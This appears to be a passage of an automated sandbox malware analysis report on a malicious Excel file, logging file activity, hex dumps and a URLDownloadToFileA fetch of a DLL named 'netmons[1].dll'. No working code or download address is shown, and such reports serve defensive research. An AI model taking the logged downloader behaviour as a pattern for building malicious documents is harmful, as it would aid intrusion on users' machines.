00 00 00 10 00 00 00 10 3e 03 00 45 00 00 00 5c 21 03 00 04 01 00 00 00 a0 03 00 7c cf 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 70 09 00 80 34 00 00 a0 95 02 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a0 e6 02 00 48 00 00 00 00 00 00 00 00 00 00 00 00 90 02 00 94 05 00 00 d4 20 03 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 9e 78 02 00 00 10 00 00 00 80 02 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 55 ae 00 00 00 90 02 00 00 b0 00 00 00 90 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 a4 59 00 00 00 40 03 00 00 30 00 00 00 40 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 7c cf 05 00 00 a0 03 00 00 d0 05 00 00 70 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 04 81 00 00 00 70 09 00 00 90 00 00 00 40 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$g]#<#<#<4)<%<04!<&08<&0<#<b>40<&0W<&0"<7"<&0" <Rich#<PEL`!@>E\!|p4H @.textx `.rdataU@@.dataY@0@@.rsrc|p@@.relocp@@B

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 1288 Parent PID: 584

General

Start time:	18:42:38
Start date:	12/05/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f1b0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\D910.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F4FEC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\0ADE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FED828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FED828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FED828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FED828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FED828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FED828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FED828C	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FED828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13FED828C	URLDownloadToFileA
C:\Users\user\hsdksksk.iem	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13FED828C	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\D910.tmp	success or wait	1	13F76B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\0ADE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\DADE0000	C:\Users\user\Desktop\c527325d_by_Libranalysis.xls	success or wait	1	7FEEAC59AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\0ADE0000	569	438	c4 55 dd 4e db 30 14 be 9f c4 3b 44 be 9d 12 17 26 4d d3 d4 94 8b 8d 5d 32 a4 b1 07 30 f6 49 63 d5 7f f2 31 90 be fd 8e dd d0 41 15 1a 10 48 dc 24 8e ed ef cf 8e 8f 97 e7 83 35 d5 1d 44 d4 de b5 ec b4 59 b0 0a 9c f4 4a bb 75 cb fe 5e ff aa bf b1 0a 93 70 4a 18 ef a0 65 5b 40 76 be 3a f9 b4 bc de 06 c0 8a d0 0e 5b d6 a7 14 be 73 8e b2 07 2b b0 f1 01 1c 8d 74 3e 5a 91 e8 33 ae 79 10 72 23 d6 c0 cf 16 8b af 5c 7a 97 c0 a5 3a 65 0e b6 5a fe 84 4e dc 9a 54 5d 0c d4 bd 73 12 dc 9a 55 3f 76 f3 b2 54 cb b4 cd f8 dc cf 27 11 60 bb 49 c4 50 e7 91 69 4c 04 83 07 20 11 82 d1 52 24 5a 0f 7e e7 d4 41 96 7a cc d1 10 b2 cc c1 5e 07 fc 4c 61 9f 51 c8 23 4f 73 3c 16 18 71 bf 69 03 a2 56 50 5d 89 98 2e 85 a5 b4 7c 30 fc de c7 cd 8d f7 9b e6 38 49 76 69 b1 86 41 82 69 b0 07	.U.N.0....;D....&M.....]2...0. Ic...1.....A...H.$.....5. .D.....Y....J.u..^.....pJ...e [@v.:.....[....s...+.....t >Z..3.y.r#.....\z...:e..Z..N. .T]...s...U?v..T.....'.`.I.P. .iL... ...R$Z.~..A.z.....^..L a.Q.#Os<..q.i..VP].....|0.... ....8Ivi..A.i..	success or wait	20	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\0ADE0000	1007	2	03 00	..	success or wait	17	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\0ADE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 a9 75 71 1d b8 01 00 00 d7 06 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!..uq............ [Content_Types].xml ... (..................................	success or wait	23	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\0ADE0000	5805	1713	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 1e 00 00 00 1d 08 02 00 00 00 32 c6 4b 5b 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 09 70 48 59 73 00 00 0e c4 00 00 0e c4 01 95 2b 0e 1b 00 00 06 56 49 44 41 54 48 4b 85 56 f9 53 13 67 18 de cd 66 37 c9 c6 04 c2 9d 80 04 48 40 40 39 14 14 11 04 c9 30 5a 8f a9 4e 55 da 5a db a9 ed d4 8e 5a ff 19 9d f6 d7 76 3a 56 47 04 8f 16 ed d4 22 c8 e1 41 1b 2e 11 41 01 15 44 b9 41 12 72 ef d1 e7 4b 68 44 44 d9 64 66 af f7 7b de e7 7d de e3 5b 5a 96 65 6a b5 c3 e7 76 0f 3d e8 6e ae a9 81 61 d9 a1 43 96 dc 3c 15 cf af b6 88 a2 3f 0c ed 76 3a 47 fa fa 3a eb eb 47 1e f5 fa 3c 1e c0 a9 34 9a e4 ec f5 1b 2b 2b 93 b3 b2 78 9d ee 03 0e de 0b ed 71 2e bc 1c 18 e8 68 a8 1f ee e9 71 3b 1c 0a 8a 12 83 f1 31 34 2d 51	.PNG........IHDR.............2 .K[....sRGB.........pHYs...... ....+.....VIDATHK.V.S.g...f7 .. ..H@@9.....0Z..NU.Z..... Z.. ...v:VG....."..A...A..D.A.r... KhDD.df..{..}..[Z.ej...v.=.n.. .a..C..<......?..v:G..:..G...< ...4.....++...x.......q.....h. ...q;......14-Q	success or wait	6	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\0ADE0000	80538	1564	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 a9 75 71 1d b8 01 00 00 d7 06 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 f1 03 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 7f c6 02 f8 37 01 00 00 60 04 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 17 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 ea ef b7 88 a6 01 00 00 12 03 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 8e 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.........!..uq........... ....[Content_Types].xmlPK..-.........!..U0#....L ...._rels/.re lsPK..-.........!.....7...`... ....xl/_rels/wor kbook.xml.relsPK..-.........!. .... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\DADE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c1 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 08 00 01 00 02 00 03 00 04 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f0 00 69 00 d5 39 4a 1f 38 00 02 00 00 00 01 00 58 02 40 00 02 00 00 00 8d 00 02 00 00 00 22 00 02 00 00	........g2.................... ......\.p....user B.....a.........=............ ....=.....i..9J.8.......X.@.. ...."....	success or wait	3	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\DADE0000	unknown	16384	69 88 66 c9 f0 63 74 74 8c 7b bb d7 87 cd 12 c6 d2 cb 2f 28 c2 3a c8 d7 d7 44 a0 16 e2 52 eb 9f ef 80 4e 9e 23 f4 d9 d7 db 3b 3e 39 81 82 04 9f 86 2a 4a 4b 8b 17 20 a8 6e 8f 36 b5 b9 7e d3 bb ef 9e 44 80 90 8d 2b 5d 41 2e 97 4c 08 9f f1 21 5a e9 87 f0 1c 8e 2c 29 07 9d 82 e7 90 3c 21 c2 97 c1 43 1e 4c 1d 18 c4 49 20 91 86 14 5a af 87 f8 dd 92 e3 2e 07 d1 39 79 22 41 b1 5a 87 5e 5e 89 30 56 da 78 cb df af ac 86 58 ee 6a 75 1a e6 e4 e6 e0 87 21 65 95 5c 1d 52 c1 7b 7a fa 5e 74 77 e3 42 22 82 5b 5c 54 48 1e ab b5 50 c3 0a 93 61 ef 09 9d 63 b1 20 eb 50 1e 10 47 5c 84 c1 a9 7f e2 d0 4b be a9 8f 73 e8 af 2c 72 44 dc a0 10 39 57 ce 40 e4 74 0b 76 42 e1 b8 8c 96 ec 9f e8 41 77 77 0f 41 7d a9 28 c7 62 9c 4d d7 29 1b e0 37 73 5b 1c 19 c0 ff bb 63 e7 8e fa fa 7a 6d	i.f..ctt.{......../(.:...D...R ....N.#....;>9.....*JK.. .n.6. .~....D...+]A..L...!Z.....,)..... <!...C.L...I ...Z.........9 y"A.Z.^^.0V.x.....X.ju......!e .\.R.{z.^tw.B".[\TH...P...a... c. .P..G\......K...s..,rD...9W .@.t.vB.......Aww.A}. (.b.M.)..7s[.....c....zm	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\DADE0000	unknown	16384	40 00 45 00 be 00 92 00 10 00 00 00 40 00 40 00 48 00 40 00 45 00 be	@.@.@.@.@.@.@.@.@. @.@.@.@.@.@. @.@.@.@.@.@.@.@.@. @.@.@.@.@.@. @.@.@.@.@.@.@.@.@. @.@.@.@.@.@. @.@.@.@.@.@.E......... @.@.H.@. @.@.@.@.@.@.@.@.@. @.@.@.@.@.@. @.@.@.@.@.@.@.@.@. @.@.@.@.@.@. @.@.@.@.@.@.@.@.@. @.@.@.@.@.@. @.@.@.@.@.@.@.@.@. @.@.@.@.@.@. @.@.@.@.@.@.E..	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\DADE0000	unknown	8088	5a a6 a9 d0 c7 30 85 d1 03 07 ce 25 86 50 69 32 d7 4e 4c de 41 87 90 89 d8 33 11 f2 50 18 74 bc 03 d3 79 4a a3 64 4a db f9 0f bb 5a ce 94 85 5b ae 62 b6 f0 3f 56 1f 35 4f 1e 48 79 84 ed 72 6e 6f 36 45 0b a5 16 dc c9 a5 54 d2 ed 3c f1 31 c8 93 c9 e5 4a 1b cb 97 8a bc 3e c4 98 a5 f3 28 b1 e2 c9 ee ba a1 c5 99 51 c6 5e ea 54 a0 8b 8e 6b 77 3c 52 b2 73 0a 82 77 21 44 b2 36 cd 1e d0 b0 1b 05 ef bb e3 d6 62 30 1a b6 a2 45 d4 6f 8d 87 c1 a8 15 84 e3 f7 e3 41 10 8d a3 f9 e2 14 d0 0f 52 8b bd 51 9f 0f 28 6c 51 e7 3e 46 d1 d3 c8 06 fe f7 aa c8 8e 1e 22 cb 27 b9 74 c2 82 92 79 cc 46 95 8a 3e 94 88 d9 2e 74 ea db 8e 4b 55 b5 8f 0c 41 e0 35 86 c0 98 46 83 60 90 d4 3c 48 6c 57 91 31 91 70 ba 23 6c 96 f8 1f 39 b0 ca a4 cf 27 60 4c e4 ee 33 fe c9 94 41 e4 13 25 0b 06 5b	Z....0.....%.Pi2.NL.A....3..P .t...yJ.dJ....Z...[.b..? V.5O.Hy..rno6E.....T.. <.1....J.....>.... (........Q.^.T...kw<R.s..w !D.6..........b0...E.o..... .A........R..Q..(lQ.>F..... .."'.'.t...y.F..>....t...KU...A .5...F.`..<HlW.1.p.#l...9....' `L..3...A..%..[	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\DADE0000	unknown	16384	69 88 66 c9 f0 63 74 74 8c 7b bb d7 87 cd 12 c6 d2 cb 2f 28 c2 3a c8 d7 d7 44 a0 16 e2 52 eb 9f ef 80 4e 9e 23 f4 d9 d7 db 3b 3e 39 81 82 04 9f 86 2a 4a 4b 8b 17 20 a8 6e 8f 36 b5 b9 7e d3 bb ef 9e 44 80 90 8d 2b 5d 41 2e 97 4c 08 9f f1 21 5a e9 87 f0 1c 8e 2c 29 07 9d 82 e7 90 3c 21 c2 97 c1 43 1e 4c 1d 18 c4 49 20 91 86 14 5a af 87 f8 dd 92 e3 2e 07 d1 39 79 22 41 b1 5a 87 5e 5e 89 30 56 da 78 cb df af ac 86 58 ee 6a 75 1a e6 e4 e6 e0 87 21 65 95 5c 1d 52 c1 7b 7a fa 5e 74 77 e3 42 22 82 5b 5c 54 48 1e ab b5 50 c3 0a 93 61 ef 09 9d 63 b1 20 eb 50 1e 10 47 5c 84 c1 a9 7f e2 d0 4b be a9 8f 73 e8 af 2c 72 44 dc a0 10 39 57 ce 40 e4 74 0b 76 42 e1 b8 8c 96 ec 9f e8 41 77 77 0f 41 7d a9 28 c7 62 9c 4d d7 29 1b e0 37 73 5b 1c 19 c0 ff bb 63 e7 8e fa fa 7a 6d	i.f..ctt.{......../(.:....D...R ....N.#....;>9.....*JK.. .n.6. .~....D...+]A..L...!Z.....,)..... <!...C.L...I ...Z.........9 y"A.Z.^^.0V.x.....X.ju......!e .\.R.{z.^tw.B".[\TH...P...a... c. .P..G\.....K...s..,rD...9W .@.t.vB.......Aww.A}. (.b.M.)..7s[.....c....zm	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\DADE0000	unknown	15327	5a a6 a9 d0 c7 30 85 d1 03 07 ce 25 86 50 69 32 d7 4e 4c de 41 87 90 89 d8 33 11 f2 50 18 74 bc 03 d3 79 4a a3 64 4a db f9 0f bb 5a ce 94 85 5b ae 62 b6 f0 3f 56 1f 35 4f 1e 48 79 84 ed 72 6e 6f 36 45 0b a5 16 dc c9 a5 54 d2 ed 3c f1 31 c8 93 c9 e5 4a 1b cb 97 8a bc 3e c4 98 a5 f3 28 b1 e2 c9 ee ba a1 c5 99 51 c6 5e ea 54 a0 8b 8e 6b 77 3c 52 b2 73 0a 82 77 21 44 b2 36 cd 1e d0 b0 1b 05 ef bb e3 d6 62 30 1a b6 a2 45 d4 6f 8d 87 c1 a8 15 84 e3 f7 e3 41 10 8d a3 f9 e2 14 d0 0f 52 8b bd 51 9f 0f 28 6c 51 e7 3e 46 d1 d3 c8 06 fe f7 aa c8 8e 1e 22 cb 27 b9 74 c2 82 92 79 cc 46 95 8a 3e 94 88 d9 2e 74 ea db 8e 4b 55 b5 8f 0c 41 e0 35 86 c0 98 46 83 60 90 d4 3c 48 6c 57 91 31 91 70 ba 23 6c 96 f8 1f 39 b0 ca a4 cf 27 60 4c e4 ee 33 fe c9 94 41 e4 13 25 0b 06 5b	Z....0.....%.Pi2.NL.A....3..P .t...yJ.dJ....Z...[.b..? V.5O.Hy..rno6E......T.. <.1....J.....>.... (........Q.^.T...kw<R.s..w !D.6..........b0...E.o........ .A........R..Q..(lQ.>F........ ..".'.t...y.F..>....t...KU...A .5...F.`..<HlW.1.p.#l...9....' `L..3...A..%..[	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\DADE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c1 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 08 00 01 00 02 00 03 00 04 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f0 00 69 00 d5 39 4a 1f 38 00 02 00 00 00 01 00 58 02 40 00 02 00 00 00 8d 00 02 00 00 00 22 00 02 00 00	........g2.................... ......\.p....user B.....a.........=............ ....=.....i..9J.8.......X.@.. ...."....	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\DADE0000	unknown	184	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 88 00 00 00 06 00 00 00 01 00 00 00 38 00 00 00 08 00 00 00 40 00 00 00 12 00 00 00 50 00 00 00 0c 00 00 00 68 00 00 00 0d 00 00 00 74 00 00 00 13 00 00 00 80 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 08 00 00 00 41 6c 62 75 73 00 00 00 1e 00 00 00 10 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 00 40 00 00 00 00 c0 7c 0d 23 d9 c6 01 40 00 00 00 80 7e fa 42 99 47 d7 01 03 00 00 00 00 00 00 00	....Oh.....+'..0..... 8.....@.....P.....h..... ..t..... user.....Microsoft Excel .@.....|.#...@....~.B.G..... ...	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\DADE0000	unknown	288	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f0 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 ab 00 00 00 02 00 00 00 e4 04 00 00 03 00 00 00 00 00 0e 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 04 00 00 00 06 00 00 00 53 68 65 65 74 00 07 00 00 00 53 68 65 65 74 32 00 07 00 00 00 53 68 65 65 74 33 00 07 00 00 00 53 68 65 65 74 31 00 0c 10 00 00 04 00 00 00 1e 00 00 00 0b 00 00 00 57 6f 72 6b 73 68 65 65 74 73 00 03 00 00 00 03 00 00 00 1e	....+,..0..... H.....P.....X.....`..... ..h.....p.....x..... .... Sheet.....Sheet2.....Sheet3 ... ..Sheet1.....Works heets.....	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\DADE0000	unknown	1536	01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00 09 00 00 00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d 00 00 00 0e 00 00 00 0f 00 00 00 10 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 14 00 00 00 15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00 19 00 00 00 1a 00 00 00 1b 00 00 00 1c 00 00 00 1d 00 00 00 1e 00 00 00 1f 00 00 00 20 00 00 00 21 00 00 00 22 00 00 00 23 00 00 00 24 00 00 00 25 00 00 00 26 00 00 00 27 00 00 00 28 00 00 00 29 00 00 00 2a 00 00 00 2b 00 00 00 2c 00 00 00 2d 00 00 00 2e 00 00 00 2f 00 00 00 30 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 34 00 00 00 35 00 00 00 36 00 00 00 37 00 00 00 38 00 00 00 39 00 00 00 3a 00 00 00 3b 00 00 00 3c 00 00 00 3d 00 00 00 3e 00 00 00 3f 00 00 00 40 00 00	....!..."...#...$...%...&...'... (...)...*...+...,...-... ..../...0...1...2...3...4...5. ..6...7...8...9...:...;...<... =...>...?...@..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\DADE0000	unknown	512	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 d0 00 00 00 00 00 00 00 00 10 00 00 fe ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 ce 00 00 00 cf 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff	........................>.....	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\netmons[1].dll	unknown	820	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 67 5d 9f e5 23 3c f1 b6 23 3c f1 b6 23 3c f1 b6 a0 34 ae b6 29 3c f1 b6 d9 1f e8 b6 25 3c f1 b6 30 34 ac b6 21 3c f1 b6 26 30 fe b6 38 3c f1 b6 26 30 ae b6 a9 3c f1 b6 23 3c f0 b6 62 3e f1 b6 a0 34 ac b6 30 3c f1 b6 26 30 91 b6 57 3c f1 b6 26 30 ad b6 22 3c f1 b6 cf 37 af b6 22 3c f1 b6 26 30 ab b6 22 3c f1 b6 52 69 63 68 23 3c f1 b6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode....$.......g]..#<..#<..# <...4..)<......%<..04..! <..&0..8<..&0...<..# <..b>...4..0<..&0..W<..&0 .."<...7.."<..&0.."<..Rich# <................	success or wait	1	13FED828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\netmons[1].dll	unknown	8192	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....	success or wait	1	13FED828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
